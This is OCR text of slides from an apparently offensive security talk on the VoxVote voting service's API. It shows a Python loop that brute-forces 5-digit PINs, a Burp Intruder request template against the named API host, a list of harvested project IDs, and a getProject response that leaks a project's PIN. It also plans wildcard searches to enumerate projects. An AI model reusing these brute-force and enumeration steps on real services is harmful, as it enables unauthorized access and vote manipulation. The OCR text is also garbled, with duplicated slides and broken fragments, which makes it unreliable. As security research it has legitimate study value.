
No documentation available.

Response body formats

application/json, text/json

Sample:

```
[
  {
    "Id": "9e1be83d-6de9-4975-898a-def358d60587",
    "Name": "sample string 2",
    "FullName": "sample string 3",
    "Country": "sample string 4",
    "ValidFromDate": "2017-07-06T23:34:15.4012389+00:00",
    "ValidToDate": "2017-07-06T23:34:15.4012389+00:00",
    "DomainType": 1,
    "Status": true
```


time to go!
BURP IT UP
BRING THE NOISE

time to go!


algorythm
intro
analysis
ROCK THE VOTE
Vox
attack
fix?
research
fini


ANALYSIS
5 digit PIN?
if only we had a tool...
later


5 digit PIN?

hmm....

5 digit PIN?


hmm....

```
for x in range(99999):
 pin = "%05d" % x
 currentUrl = baseUrl + pin
 r = requests.get(currentUrl, headers=myHeaders)
```


WHY IS YOUR CODE SO
SLOW AND CRASHY?

if only we had a tool...


if only we had a tool...





if only we had a tool...

Attack type: Sniper

```
GET /project/checkPIN?Pin=§12345§ HTTP/1.1
Host: api.voxvote.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 1
Accept: text/html,application/xhtml+xml,application
Accept-Language: en-US,en;q=0.5
```




SEVERAL
SONG FILLED
HOURS LATER...


000e792a-b1d4-4ee8-acd0-a77f0039c773
000ecd53-4586-4c15-907e-a4660071f095
00a5d098-ce1d-4c24-a83b-a79f00bf7b41
00acb81a-b111-455b-9e70-a76a0078b470
00adf915-e36b-4a90-b40e-a76100cf7f70
00b01035-1325-4b0f-ab57-a5a100619b9e
00b031ff-619c-4256-a6e6-a55e01224ac8
00b53e4b-554e-4242-95fb-a794012b82ed
00b5d913-8d2f-4cc2-a18c-a62001654fbd
00b6d1c7-d351-4f02-a687-a73a01017d74
00ba32b7-9b7a-44c8-aba9-a6b800c126fe
00c5aa0d-5ee5-4c9f-baef-a5ef0154c079
00c62418-351c-473e-9b8d-a78b00ddcad4
00cbafdf-58a4-42a9-b5d5-a6cd0124b7d9
00cdfb1f-4987-455a-92f1-a6fa00974ba8
00d03174-c1ac-42e6-a1f7-a7670079a36e
00d07cc5-be11-47ff-ae37-a6c600ef4641


algorythm
intro
analysis
ROCK THE VOTE
Vox
attack
fix?
research
fini


attack
now what?
how can we get project IDs?
random other things i noticed
can we voter fraud?

now what?

what info can I get with a project ID?

getProject

getProject

```
GET /Project/getProject?id=6f00c98e-69b4-4603-aa11-a7a800d14341 HTTP/1.1
Host: api.voxvote.com
Accept: application/json
Connection: close
Content-Type: application/json
Content-Length: 2
```

getProject

```
GET /Project/getProject?Id=6f00c98e-69b4-4603-aa11-a7a800d14341 HTTP/1.1
Host: api.voxvote.com
Accept: application/json
Connection: close
Content-Type: application/json
Content-Length: 2
```

{"ProjectId":"6f00c98e-69b4-4603-aa11-a7a800d14341","ProjectName":"Koikov - Development of research plan - Presentation - Thursday 13 July - D1 ","ProjectLocation":"AMU-HTAcamp Summer School 2017","DisplayName":"","IsPreview":false,"AllowEmailSummary":true,"AllowMessages":false,"IsPrivate":false,"Pin":"16621","DateUpdated":"0001-01-01T00:00:00","QuestionCount":0}

n
son

ation/json

{"ProjectId":"6f00c98e-69b4-4603-aa11-a7a800d14341","ProjectName":"Koikov - Development of research plan - Presentation - Thursday 13 July - D1 ","ProjectLocation":"AMU-HTAcamp Summer School 2017","DisplayName":"","IsPreview":false,"AllowEmailSummary":true,"AllowMessages":false,"IsPrivate":false,"Pin":"16621","DateUpdated":"0001-01-01T00:00:00","QuestionCount":0}

n
son

ation/json

{"ProjectId":"6f00c98e-69b4-4603-aa11-a7a800d14341","ProjectName":"Koikov - Development of research plan - Presentation - Thursday 13 July - D1 ","ProjectLocation":"AMU-HTAcamp Summer School 2017","DisplayName":"","IsPreview":false,"AllowEmailSummary":true,"AllowMessages":false,"IsPrivate":false,"Pin":"16621","DateUpdated":"0001-01-01T00:00:00","QuestionCount":0}


n
son

ation/json

{"ProjectId":"6f00c98e-69b4
Development of research pla
","ProjectLocation":"AMU-HT
2017","DisplayName":"","IsPr
sPrivate":false,"Pin":"16621",

rojectName":"Koikov –
y – D1

rue,"AllowMessages":false,"I
00:00","QuestionCount":0}



but...

but...

Pin

65661 - this is your personal PIN for all your events.


how can we get project IDs?

how can we get project IDs?

well...besides brute forcing PINs...


can we search?

can we search?



can we search?


yep



let's go search!

what if we search by '%' or '*'...

